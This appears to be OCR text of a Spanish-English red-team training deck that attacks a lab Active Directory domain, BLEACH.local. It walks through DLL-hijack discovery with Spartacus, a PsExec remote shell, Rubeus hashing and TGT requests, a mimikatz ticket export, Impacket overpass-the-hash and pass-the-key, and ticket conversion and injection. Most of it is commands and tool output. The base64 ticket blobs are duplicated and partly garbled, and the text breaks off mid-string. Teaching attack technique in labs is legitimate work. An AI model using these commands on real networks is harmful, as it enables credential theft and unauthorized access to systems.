

“PWN LIKE A MDFK ft. RED TEAM VIEW”

Day Nine: Tick-Tac-Toe

BLEACH.local : ANY DLL TO WATCH?

```
C:\Users\jquerito > SP.exe --procmon
C:\Users\jquerito\downloads\SysInternals\Procmon.exe --pml C:\Users\jquerito\downloads\logs.pml --csv
C:\Users\jquerito\downloads\VulnerableDLLFiles.csv --exports C:\Users\jquerito\downloads\DLLExports --verbose --exe "Teams.exe,OneDrive.exe" --proxy-dll-template
C:\Users\jquerito\downloads\myProxySkeleton.cpp
```



```
C:\Windows\system32\cmd.exe
C:\Users\Demo\Desktop>Spartacus.exe --procmon C:\Users\Demo\Desktop\ProcessMonitor\Procmon
64.exe --csv c:\Users\Demo\Desktop\output.csv --pml c:\Users\Demo\Desktop\events.pml --exp
orts c:\Users\Demo\Desktop\DLL-Exports --verbose
[12:54:37] Spartacus v1.0.0
[12:54:37] Making sure there are no ProcessMonitor instances...
[12:54:39] Getting PMC file...
[12:54:39] ProcMon configuration file will be: C:\Users\Demo\AppData\Local\Temp\7e7e3c62-c
aa3-4667-8d82-f75387643d22.pmc
[12:54:39] Executing ProcessMonitor...
[12:54:39] Process Monitor has started...
[12:54:39] Press ENTER when you want to terminate Process Monitor and parse its output...
[12:54:57] Terminating Process Monitor...
[12:54:59] Reading events file...
[12:54:59] Found 3178 strings...
[12:54:59] Reading string offsets...
[12:54:59] Reading strings...
[12:54:59] Found 145 processes...
[12:54:59] Reading process offsets...
[12:54:59] Reading processes...
[12:54:59] Reading event log offsets...
[12:54:59] Found 3,213 events...
[12:54:59] Searching events...
[12:54:59] Found 123 events of interest...
[12:54:59] Extract DLL paths from events of interest...
[12:54:59] Found 76 unique DLLs...
[12:54:59] Trying to identify which DLLs were actually loaded...
[12:54:59] Extracting DLL export functions...
[12:54:59] Processing UCRTBASE.DLL.....OK
[12:54:59] Processing LOGGINGPLATFORM.DLL.....OK
[12:54:59] Processing MSVCPI40.DLL.....OK
[12:54:59] Processing TELEMETRY.DLL.....OK
[12:54:59] Processing ETWLOG.DLL - No DLL Found
[12:54:59] Processing WNSCLIENTAPI.DLL.....OK
[12:54:59] Processing QSQML.DLL.....OK
[12:55:00] Processing VCRUNTIME140.DLL.....OK
[12:55:00] Processing QSQUICK.DLL.....OK
[12:55:00] Processing QTSWIDGETS.DLL.....OK
[12:55:01] Processing msIso.dll - No export functions found
[12:55:01] Processing TextShaping.dll.....OK
[12:55:01] Processing d3d10warp.dll.....OK
[12:55:01] Processing WindowsCodecs.dll.....OK
[12:55:01] Processing DUser.dll.....OK
[12:55:01] Saving output...
[12:55:01] CSV Output stored in: c:\Users\Demo\Desktop\output.csv
[12:55:01] Proxy DLLs stored in: c:\Users\Demo\Desktop\DLL-Exports
[12:55:01] All done
```

BLEACH.local : ANY DLL TO WHATCH?

```
PS C:\Users\jquerito\Downloads> wget https://github.com/Accenture/Spartacus/releases/download/v1.2.0/Spartacus-v1.2.0-x64.zip -o .\Downloads\SPART.zip^C
PS C:\Users\jquerito\Downloads> .\Spartacus-v1.2.0-x64.exe --procmon .\SysinternalsSuite\Procmon.exe --pml C:\Users\jquerito\Downloads\dll_scan_out\out.pml --
csv C:\Users\jquerito\Downloads\dll_scan_out\out.csv --exports C:\Users\jquerito\Downloads\dll_scan_out\DLLEExports --verbose
[09:47:56] Spartacus v1.2.0
[09:47:56] Making sure there are no ProcessMonitor instances...
[09:48:01] Deleting previous log file: C:\Users\jquerito\Downloads\dll_scan_out\out.pml
[09:48:01] Getting PMC file...
[09:48:01] ProcMon configuration file will be: C:\Users\jquerito\AppData\Local\Temp\9da242c0-1dbb-4d70-87ad-c5a8144d3c50.pmc
[09:48:01] Executing ProcessMonitor...
[09:48:01] Process Monitor has started...
[09:48:01] Press ENTER when you want to terminate Process Monitor and parse its output...
[09:48:09] Terminating Process Monitor...
[09:48:14] Reading events file...
[09:48:14] Found 3569 strings...
[09:48:14] Reading string offsets...
[09:48:14] Reading strings...
[09:48:14] Found 145 processes...
[09:48:14] Reading process offsets...
[09:48:14] Reading processes...
[09:48:14] Reading event log offsets...
[09:48:14] Found 504 events...
[09:48:14] Searching events.....
[09:48:14] Found 1 events of interest...
[09:48:14] Extract DLL paths from events of interest...
[09:48:14] Found 1 unique DLLs..
[09:48:14] Trying to identify which DLLs were actually loaded.....
[09:48:14] Extracting DLL export functions...
[09:48:14] Processing 100.0.4853.0.DLL - No DLL Found
[09:48:14] Saving output...
[09:48:14] CSV Output stored in: C:\Users\jquerito\Downloads\dll_scan_out\out.csv
[09:48:14] Proxy DLLs stored in: C:\Users\jquerito\Downloads\dll_scan_out\DLLEExports
[09:48:14] All done
PS C:\Users\jquerito\Downloads> _
```



BLEACH.local : ANY DLL TO WHATCH?

```
PS C:\Users\jquerito\Downloads> wget https://github.com/Accenture/Spartacus/releases/download/v1.2.0/Spartacus-v1.2.0-x64.zip -o .\Downloads\SPART.zip^C
PS C:\Users\jquerito\Downloads> .\Spartacus-v1.2.0-x64.exe --procmon .\SysinternalsSuite\Procmon.exe --pml C:\Users\jquerito\Downloads\dll_scan_out\out.pml --
csv C:\Users\jquerito\Downloads\dll_scan_out\out.csv --exports C:\Users\jquerito\Downloads\dll_scan_out\DLLEExports --verbose
```

```
[09:47:56] Spartacus v1.2.0
[09:47:56] Making sure there are no ProcessMonitor instances...
[09:48:01] Deleting previous log file: C:\Users\jquerito\Downloads\dll_scan_out\out.pml
[09:48:01] Getting PMC file...
[09:48:01] ProcMon configuration file will be: C:\Users\jquerito\AppData\Local\Temp\9da242c0-1dbb-4d70-87ad-c5a8144d3c50.pmc
[09:48:01] Executing ProcessMonitor...
[09:48:01] Process Monitor has started...
[09:48:01] Press ENTER when you want to terminate Process Monitor and parse its output...
[09:48:09] Terminating Process Monitor...
[09:48:14] Reading events file...
[09:48:14] Found 3569 strings...
[09:48:14] Reading string offsets...
[09:48:14] Reading strings...
[09:48:14] Found 145 processes...
[09:48:14] Reading process offsets...
[09:48:14] Reading processes...
[09:48:14] Reading event log offsets...
[09:48:14] Found 504 events...
[09:48:14] Searching events.....
[09:48:14] Found 1 events of interest...
[09:48:14] Extract DLL paths from events of interest...
[09:48:14] Found 1 unique DLLs...
[09:48:14] Trying to identify which DLLs were actually loaded.....
```

```
PS C:\Users\jquerito\Downloads> type .\dll_scan_out\out.csv
```

```
Process, Image Path, Missing DLL, Found DLL, Integrity, Command Line
```

```
csrss.exe", "C:\Windows\system32\csrss.exe", "\\PRINCIPAL-BLEACH\Downloads\chrome-win\100.0.4853.0.DLL", "", "Etiqueta obligatoria\Nivel obligatorio del sistema"
"%SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:
UserServerDllInitialization,3 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16"
```

```
PS C:\Users\jquerito\Downloads>
```




BLEACH.local : ATTL4S!

How does it work?

- Services that support Windows authentications carry out something called **client impersonation**
- When you connect to the web application:
 1. Credentials are verified
 2. An Access Token with the security context of your user is created
 3. The service places a copy of that Token into a new thread
 4. That thread can act on your behalf and is subject to the restrictions imposed by ACLs

BLEACH.local : PASS THE TICKET



"Pass the ticket" es una técnica utilizada en seguridad informática que aprovecha la autenticación basada en tickets (como Kerberos) en entornos de directorio activo para obtener acceso no autorizado a sistemas y recursos. Esta técnica se utiliza principalmente en entornos que utilizan el protocolo Kerberos para autenticar a los usuarios.

BLEACH.local : PASS THE TICKET

```
PS C:\Users\jquerito\Downloads> dir //PRINCIPAL-BLEACH/c$
dir : Acceso denegado
En línea: 1 Carácter: 1
+ dir //PRINCIPAL-BLEACH/c$
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (\\PRINCIPAL-BLEACH\c$:String) [Get-ChildItem], UnauthorizedAccessException
+ FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

dir : No se encuentra la ruta de acceso '//PRINCIPAL-BLEACH/c$' porque no existe.
En línea: 1 Carácter: 1
+ dir //PRINCIPAL-BLEACH/c$
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (//PRINCIPAL-BLEACH/c$:String) [Get-ChildItem], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

PS C:\Users\jquerito\Downloads> █
```



`.\PsExec.exe \\PRINCIPAL-BLEACH powershell.exe`

Cuando un usuario inicia sesión en un entorno basado en Kerberos, se emite un ticket de autenticación que contiene información cifrada que identifica al usuario y su nivel de autorización. Este ticket se utiliza para autenticar al usuario en los diferentes sistemas y servicios dentro del entorno de directorio activo sin la necesidad de volver a introducir las credenciales.

BLEACH.local : RUBEUS IS HERE!!

```
PS C:\Users\jqquerito\Downloads> .\R.exe hash /user:jqquerito /domain:BLEACH.local /password:Contrasena1234
```



v2.2.0

```
[*] Action: Calculate Password Hash(es)
```

```
[*] Input password      : Contrasena1234
[*] Input username     : jqquerito
[*] Input domain       : BLEACH.local
[*] Salt               : BLEACH.LOCALjqquerito
[*] rc4_hmac           : 85391DCDDC789689FCF20A67DA4BFDF4
[*] aes128_cts_hmac_sha1 : 66B6F765C71CF44C22390880A0E841B3
[*] aes256_cts_hmac_sha1 : ACA5998008CA3C7BE602A38FC1435A48120CBAD3AB2A4FC7D14C48F8A893FCF0
[*] des_cbc_md5       : C7B0E0FB5264B6A2
```

```
PS C:\Users\jqquerito\Downloads>
```



https://www.netwrix.com/pass_the_ticket.html

<https://www.hackingarticles.in/a-detailed-guide-on-rubeus/>

BLEACH.local : PASS THE TICKET

```
PS C:\Users\jquerito\Downloads> .\R.exe asktgt /user:jquerito /password:Contrasena1234
```



v2.2.0

```
[*] Action: Ask TGT
```

```
[*] Using rc4_hmac hash: 85391DCDDC789689FCF20A67DA4BFDF4  
[*] Building AS-REQ (w/ preauth) for: 'BLEACH.local\jquerito'  
[*] Using domain controller: 2001:db8::92:4916:e359:f3de:88  
[+] TGT request successful!  
[*] base64(ticket.kirbi):
```

```
doIFkjcCBsagAwIBBaEDAgElWooIEPzCCBdthggQ3MIIEM6ADAgEFoQ4bDEJMRUFdSC5MT0NBTKIhMB+g  
AwIBAqEYMBYbBmtyYnRndBsMQkxFQUNILmxvY2Fso4ID9zCCA/OgAwIBEqEDAqECooID5QSCA+Hj3xDD  
h7N41tu8DKt7V5wy+a2IZhR3FFfey2JnVfnrZrX90KFnABu8DP2UyZJsWhwD4cj8rAFPJaraGFxVNFxY  
51xA8jzSER3Fb7GhOqHiIQ/GOIw35ZBUxz4CJxSK+IsTm1iBz1BHPZKXg7I5tQTgj8BaSYE/IRBpXKqX  
otU4FFJBRJpHa3BlrWnVhSm10k7Xu1Q1BkwueqHUzmsuiDAwtIJOrontCCiRrBZuh1Wza757ZEbmneSB  
jA/n1HIfY5rp6HU1SqKiQCHTvp09h8+wMbxsr06BfNzHF9MIiXWFEEnLpP9ik59CaTwZsbav05PtDT3rM  
s8E3ILxpcGbVv+1MnCc5i5jppjoi1DXnrNpwwt0LKbPtJAd10Godz36F1rnbsQrCdP09WysPLTQDP00F0  
p14DZBV9wIqCGKDBY0QmmW9eG1hV4mX1WUitEQoegKFJtdpp3nQoW57HEFjNzdbfvpvH11jGhcTgGA4SD
```

SERIOUSLY?



YOU DON'T HAVE YOUR TICKET
YET?

BLEACH.local : PASS THE TICKET

```
PS C:\Users\jquerito\Downloads> .\R.exe asktgt /user:jquerito /password:Contrasena1234
```



v2.2.0

```
[*] Action: Ask TGT
```

```
[*] Using rc4_hmac hash: 85391DCDDC789689FCF20A67DA4BDFD4
[*] Building AS-REQ (w/ preauth) for: 'BLEACH.local\jquerito'
[*] Using domain controller: 2001:db8::92:4916:e359:f3de:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIFKjCCBSagAwIBBaEDAgEWOoIEPzCCBDthggQ3MIIEM6ADAgEFoQ4bDEJMRUF
AwIBAqEYMBYbBmtyYnRnBdSMQkxFAQUNILmxvY2Fso4ID9zCCA/OgAwIBEqEDAqE
h7N41tu8DKt7V5wy+a2IZhR3FFfey2JnVfnrZrX90KFnABu8DP2UyZjsWhwD4c]
51xA8jzSER3Fb7GhOqHiIQ/GOIw35ZBUxz4CJxSK+IsTm1iBz1BHPZKXg7I5tQ]
otU4FFJBRJpHa3BlrwNvHSm10k7Xu1QlBkwueqHUzmsuiDAWtIJOrontCCiRrBz]
jA/n1HIfy5rp6HU1SqKiQCHTvp09h8+wMbxsr06BfnzHF9MIiXWFEEnLpP9ik59C]
s8E3ILxpcGbVv+1MnCc5i5jppoi1DXnrNpwwt0LKbPtJAd10Godz36F1rnbsQrC
p14DZBV9wIqCGKDBY0QmmW9eG1hV4mX1WUJitEQoegKFJtdpp3nQoW57HEFjNzdt
```

```
PS C:\Users\jquerito\Downloads> .\R.exe asktgt /user:jquerito /rc4:85391DCDDC789689FCF20A67DA4BDFD4
```



v2.2.0

```
[*] Action: Ask TGT
```

```
[*] Using rc4_hmac hash: 85391DCDDC789689FCF20A67DA4BDFD4
[*] Building AS-REQ (w/ preauth) for: 'BLEACH.local\jquerito'
[*] Using domain controller: 2001:db8::92:4916:e359:f3de:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIFKjCCBSagAwIBBaEDAgEWOoIEPzCCBDthggQ3MIIEM6ADAgEFoQ4bDEJMRUF
AwIBAqEYMBYbBmtyYnRnBdSMQkxFAQUNILmxvY2Fso4ID9zCCA/OgAwIBEqEDAqE
h7N41tu8DKt7V5wy+a2IZhR3FFfey2JnVfnrZrX90KFnABu8DP2UyZjsWhwD4c]
51xA8jzSER3Fb7GhOqHiIQ/GOIw35ZBUxz4CJxSK+IsTm1iBz1BHPZKXg7I5tQ]
otU4FFJBRJpHa3BlrwNvHSm10k7Xu1QlBkwueqHUzmsuiDAWtIJOrontCCiRrBz]
jA/n1HIfy5rp6HU1SqKiQCHTvp09h8+wMbxsr06BfnzHF9MIiXWFEEnLpP9ik59C]
s8E3ILxpcGbVv+1MnCc5i5jppoi1DXnrNpwwt0LKbPtJAd10Godz36F1rnbsQrC
p14DZBV9wIqCGKDBY0QmmW9eG1hV4mX1WUJitEQoegKFJtdpp3nQoW57HEFjNzdt
```

BLEACH.local : PASS THE TICKET

```
PS C:\Users\jquerito\Downloads> .\R.exe asktgt /user:jquerito /password:Contrasena1234
```

```
PS C:/> rubeus.exe monitor /interval:1
```

```
PS C:/> rubeus.exe brute  
/password:Password@1 /noticket
```



v2.2.0

```
PS C:\Users\jquerito\Downloads> .\R.exe asktgt /user:jquerito /rc4:85391DCDDC789689FCF20A67DA4BFDF4
```

```
[*] Action: Ask TGT
```

```
[*] Using rc4_hmac hash: 85391DCDDC789689FCF20A67DA4BFDF4  
[*] Building AS-REQ (w/ preauth) for: 'BLEACH.local\jquerito'  
[*] Using domain controller: 2001:db8::92:4916:e359:f3de:88  
[+] TGT request successful!  
[*] base64(ticket.kirbi):
```



v2.2.0

```
[*] Action: Ask TGT
```

```
doIFKjCCBSagAwIBBaEDAgEwoOIePzCCBDthggQ3MIIEM6ADAgEFoQ4bDEJMRUF  
AwIBAqEYMBYbBmtyYnRndBsmQkxFAQUNILmxvY2Fso4ID9zCCA/OgAwIBEqEDAqE  
h7N41tu8DKt7V5wy+a2IZhR3FFfey2JnVfnrZrX90KFnABu8DP2UyZJshWwD4c  
51xA8jzSER3Fb7GhOqHiIQ/GOIw35ZBUxz4CJxSK+IsTm1iBz1BHPZKXg7I5tQ  
otU4FFJBRJpHa3BlrwNvHSm10k7Xu1QlBkwueqHUzmsuiDAwtIJOrontCCiRrBz  
jA/n1HIfy5rp6HUIsQkiQCHTvp09h8+wMbxsr06BfnzHF9MIiXWFEEnLpP9ik59C  
s8E3ILxpcGbvVv+1MnCc5i5jppoi1DXnrNpwwt0LKbPtJAd10Godz36F1rnbsQrC  
p14DZBV9wIqCGKDBY0QmmW9eG1hV4mX1WUJitEQoegKFJtdpp3nQoW57HEFjNzdt
```

```
[*] Using rc4_hmac hash: 85391DCDDC789689FCF20A67DA4BFDF4  
[*] Building AS-REQ (w/ preauth) for: 'BLEACH.local\jquerito'  
[*] Using domain controller: 2001:db8::92:4916:e359:f3de:88  
[+] TGT request successful!  
[*] base64(ticket.kirbi):
```

```
doIFKjCCBSagAwIBBaEDAgEwoOIePzCCBDthggQ3MIIEM6ADAgEFoQ4bDEJMRUF  
AwIBAqEYMBYbBmtyYnRndBsmQkxFAQUNILmxvY2Fso4ID9zCCA/OgAwIBEqEDAqE  
h7N41tu8DKt7V5wy+a2IZhR3FFfey2JnVfnrZrX90KFnABu8DP2UyZJshWwD4c  
51xA8jzSER3Fb7GhOqHiIQ/GOIw35ZBUxz4CJxSK+IsTm1iBz1BHPZKXg7I5tQ  
otU4FFJBRJpHa3BlrwNvHSm10k7Xu1QlBkwueqHUzmsuiDAwtIJOrontCCiRrBz  
jA/n1HIfy5rp6HUIsQkiQCHTvp09h8+wMbxsr06BfnzHF9MIiXWFEEnLpP9ik59C  
s8E3ILxpcGbvVv+1MnCc5i5jppoi1DXnrNpwwt0LKbPtJAd10Godz36F1rnbsQrC  
p14DZBV9wIqCGKDBY0QmmW9eG1hV4mX1WUJitEQoegKFJtdpp3nQoW57HEFjNzdt
```

<https://www.hackingarticles.in/a-detailed-guide-on-rubeus/>

BLEACH.local : PASS THE TICKET

```
PS C:\Users\jquerito\Downloads> .\R.exe asktgt /user:jquerito /password:Contrasena1234
```

```
PS C:/> rubeus.exe monitor /interval:1
```

```
PS C:/> rubeus.exe brute  
/password:Password@1 /noticket
```



```
mimikatz # sekurlsa::tickets /export  
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
```

```
[*] TGT request successful!  
[*] base64(ticket.kirbi):
```

```
v2.2.0
```

```
[*] Action: Ask TGT
```

```
doIFKjCCBSagAwIBBaEDAgEwoOIePzCCBdthggQ3MIIEM6ADAgEfoQ4bDEJMRUF  
AwIBAqEYMBYbBmtyYnRndBsmQkxFAQUNILmxvY2Fso4ID9zCCA/OgAwIBEqEDAgEfoQ4bDEJMRUF  
h7N41tu8DKt7V5wy+a2IZhR3FFfey2JnVfnrZrX90KFnABu8DP2UyZjsWhwD4c  
51xA8jzSER3Fb7GhOqHiIQ/GOIw35ZBUxz4CJxSK+IsTm1iBz1BHPZKXg7I5tQ  
otU4FFJBRJpHa3BlrwNvHSm10k7Xu1Q1BkwueqHUzmsuiDAwtIJOrontCCiRrBz  
jA/n1HiFY5rp6HU1SqKiQCHTvp09h8+wMbxsr06BfnzHF9MIiXWFEEnLpP9ik59C  
s8E3ILxpcGbVv+1MnCc5i5jppoi1DXnrNpwwt0LKbPtJAd10Godz36F1rnbsQrC  
p14DZBV9wIqCGKDBY0Qmmw9eG1hV4mX1WUJitEQoegKFJtdpp3nQoW57HEFjNzdt
```

```
[*] Using rc4_hmac hash: 85391DCDDC789689FCF20A67DA4BFDF4  
[*] Building AS-REQ (w/ preauth) for: 'BLEACH.local\jquerito'  
[*] Using domain controller: 2001:db8::92:4916:e359:f3de:88  
[*] TGT request successful!  
[*] base64(ticket.kirbi):
```

```
doIFKjCCBSagAwIBBaEDAgEwoOIePzCCBdthggQ3MIIEM6ADAgEfoQ4bDEJMRUF  
AwIBAqEYMBYbBmtyYnRndBsmQkxFAQUNILmxvY2Fso4ID9zCCA/OgAwIBEqEDAgEfoQ4bDEJMRUF  
DSC5MT0NBTKIhMB+g  
AwIBAqEYMBYbBmtyYnRndBsmQkxFAQUNILmxvY2Fso4ID9zCCA/OgAwIBEqEDAgEfoQ4bDEJMRUF  
QeUUnWzirot3LF7G0piI4jlyZ9dBYCVkhiJcjGk3wXpcuX60q2jyErXkZzFgPbu3fvb3e4xyKUK1Msi  
TQvPCG6qj73J5zOs8jAk10wN2Ywt10qI3ckkYpRzy6wxWuTbiBDJz5K1WU/V04GIaQf+EeZDhuM6eawY  
BtdL7tRxa3sI5gQICI1INpVbMvocnKvj681to/MqXLeevKN60A6NtgRzu04vJjTPcp574vYe77m0h3jW  
sEp9mbimot1cuJxK/7ICOPMux85u39Xiua29BilJow3IASm4PO6xKBOWmgUXB1Vysyl6QOTAwQx8w+uI  
10y+wu0Nxbqtp0LJhGfXWAKkDY/sOKY1uoQ51+Io53aZ+/fgTdsxjXM73QbpTyswRstOxTrNHmzmt3  
fvvuW8xwRPFbNxm2hicx9mm1wavaX0sFeamiso1ZzextrEpiScZveS/LBHLz7W0KH+UdNC2DV7xgVz4h
```

<https://www.hackingarticles.in/a-detailed-guide-on-rubeus/>

BLEACH.local : PASS THE TICKET

```
(kali@kali)-[~/Documents/cosas]
```

```
$ cat ticket.b64
```

```
doIFSjCCBUagAwIBBaEDAgEWOoIETzCCBEthggRHMIIeQ6ADAgEFOq4bDEJMRUFDS5MT0NBTKIhMB+gAwIBAqEYMBYbBmtYnRndBsMQkxFQUNILkx  
PupRBQjF9GTcOYJmtoNUhWgnqCLFUFHwemNokCoLICqVCLyGk55cW7trWinBIUMoyCixQI3FcDLh2IAgt6WxchDxVVXjrYMmC6RlBbtP2Og2sNVPR6M  
1LI7/lqDxU2trb/yHDY/iTcnfAUardk9gAEDCs+sJ9Kw7Qh353ieCNmHkoA841mTocBftZHJisTvkJFDV50LYmcAsdKFGK1srGSaacdAaQDkN8I13f  
SnfItzu0iCVEOP4EC3VefbdtIOah+lNeN8cEYXt/UeXO/qX93BlvmLSpYqieyTf3zXbDMqjFRJmuUR105heN58WfMqmj2MRMLBIWrcOaGQgp+0RG/4c  
rCASbducGm6mS1TI4AkDLn/xUmoJn+dqDsc/tPC7Xw5v2/IM4N8LNPIBAmrMzg0QQmGWNucDD0lE9NSlzmzPPyMwO9H0AjtQEQQcATLVGpfY3wVfF1t  
T0WeiXz0j5Tf9pe4xz7gTPL2ASm05oEh/gkVCRGeC6gniTMBg+6IYERHuto7vUN2TGt+J7CspG//SHy8hkDZamAA6m5Y/sx511LiGbZDVQP0meysOx  
PQJ+EsYAss1W1T72GWG3w+IVLeEv50HMj30pUd0ecffI8rHnJWC2Zc8q6+HcAMnELYUE55meLjLrD84X7T3bXl55xQQYQGttuydaXUqdICKYTLrB+k1  
s/CsCH3Yjr8Nd7PmpFN1ZtCN6eeTzVXoe8Ei+mTGSiQM/en+edPodQNMbCJJFbckJekeLwXfePrN1p0czLoHw0muy7ERVlGNTjvVmoxtmxLUTBjNAm  
EK0oAuGt+MG1W03nX/vqHYkbIGlfU+G6WVWdXVckW4mJG6JdoMdusf/RnnR4W6iTLAAzrnRD5jTLZlnAm4RI97afvdg6wBFgCR+lMMH8NE7ZoF4nBA  
Fk9LTxtUqvIOg+UqxGslzFLkalhLn1IoG+PLKMALn+hgz827qF2D5toxvjSPywiobl1UM4s1MqXhisoZv0B/nNjo4HmMIHjoAMCAQCigdsEgdh9gdUv  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
zMDYxMDAwMzk1MFqoDhsMQkxFQUNILkxPQ0FMqSEwH6ADAgECoRgwFhsGa3JidGd0GwxCTEVbQ0guTE9DQUw=
```

```
(kali@kali)-[~/Documents/cosas]
```

```
$ cat ticket.b64 | base64 -d > ticker-krbtgt7BLEACH.LOCAL-jquerito.kirbi
```

```
(kali@kali)-[~/Documents/cosas]
```

```
$ impacket-ticketConverter ticker-krbtgt7BLEACH.LOCAL-jquerito.kirbi ticker-krbtgt7BLEACH.LOCAL-jquerito.cache
```

```
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```

```
[*] converting kirbi to ccache...
```

```
[+] done
```

BLEACH.local : PASS THE TICKET

File Actions Edit View Help

(kali@kali)-[~/Documents/cosas]

```
$ impacket-getTGT BLEACH.local/jquerito -dc-ip 10.0.9.4 -hashes :85391dcddc789689fcf20a67da4bdfdf4
```

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Saving ticket in jquerito.ccache

File System

with an NT hash (overpass-the-hash)

```
getTGT.py -hashes 'LMhash:NThash' $DOMAIN/$USER@$TARGET
```

with an AES (128 or 256 bits) key (pass-the-key)

```
getTGT.py -aesKey 'KerberosKey' $DOMAIN/$USER@$TARGET
```

BLEACH.local : PASS THE TICKET

File Actions Edit View Help

```
(kali@kali)-[~/Documents/cosas]
```

```
$ impacket-getTGT BLEACH.local/jquerito -dc-ip 10.0.9.4 -hashes :85391dcddc789689fcf20a67da4bdfd4
```

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
[*] Saving ticket in jquerito.ccache
```

File System

```
(kali@kali)-[~/Documents/cosas]
```

```
$ impacket-ticketConverter jquerito.ccache jquerito.kirbi
```

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
[*] converting ccache to kirbi...
```

```
[+] done
```

```
(kali@kali)-[~/Documents/cosas]
```

```
$ █
```

BLEACH.local : PASS THE TICKET

```
PS> klist # klist | findstr "Cached"  
PS> mimikatz.exe "kerberos::list"
```

```
PS C:\Users\jquerito\Downloads> .\R.exe triage
```



v2.2.0

```
Action: Triage Kerberos Tickets (Current User)
```

```
[*] Current LUID : 0x16f441
```

LUID	UserName	Service	EndTime
0x16f441	jquerito @ BLEACH.LOCAL	krbtgt/BLEACH.LOCAL	03/06/2023 9:48:07
0x16f441	jquerito @ BLEACH.LOCAL	cifs/PRINCIPAL-BLEAC	03/06/2023 9:48:07
0x16f441	jquerito @ BLEACH.LOCAL	LDAP/PRINCIPAL-BLEACH.BLEACH.local/BLEACH.local	03/06/2023 9:48:07

BLEACH.local : PASS THE TICKET

```
PS C:\Users\jquerito\Downloads> [IO.File]::WriteAllBytes("C:\Users\jquerito\Downloads\ticket_tal_admin.kirbi", [Convert]::FromBase64String("doIFbDCCBwIgaWtRBAEDAgEwoIEBDCBghggRkMIEYKADAgEfoQ4bDEJMRUFDC5MONTKThMB+gAwTBAqEYMBYbBmtyYnRnDbsMQkxFQUiILkxPQ8M0e4IEJDCBCCGAgwTBEgEDAgEcooIEEg5CBA692XlGyo1ckW7kqEyJNgeKpypNasMOTHgmJ10okGz/bUHC09YOLHsHeYsq/hbyQ2gJlUm1aEnX05Dv+3M0uYsaB0dxG6L+bbqJ2U5r5H+JXA1eQZ3UFGd8Uba1rTT+HasoQ8jpf3YQNTDv8+d5+HbJ3IqfqVYB7req1Rt/HTIpS8DDG3UJk9u162eu47iSMKY0e0g1A9EQUUMG62F5+CA3ezHwKzR1HXUOKTqZu5NkDKZKaeTdAGuz1Z14I+2rnZOEZ2FvmlrMxunncG079D7erf/wjYf1T56E2Lp2w5CM4kyQLWKZ4KE0hu11EXHOIASLk4+HvF5PmwCFk0bHDx0xwyn9k01zhLkrsanumyBzWV4Xw/M51jXcvlwVPS8R7Lx0x884FdtP0e19UCRCDCh0z0D3TVr-j8Iz8t8nR36jpr771v85HfapXcy4pw1SlnF1u8/pwtEeIcAuuQmkzq19F+87D0XawtrnEUAXgTsGhCpEYJGckgtMRLRZkwrml7FexKDPF98UyW4BwW/pbqtXDNA6KF5K/8Tlppc6gXfa18AchN3zonKlFuF1ed5BCUKwL/ndwjjbtLtgwfcFrc2/IkQ2BY0W1ACLd8Zr+gi3if+Z94HhvhE5x0J54+G4a80d64mbQ7oDBfins6DtPrdXwX2hAD3Jd1ia9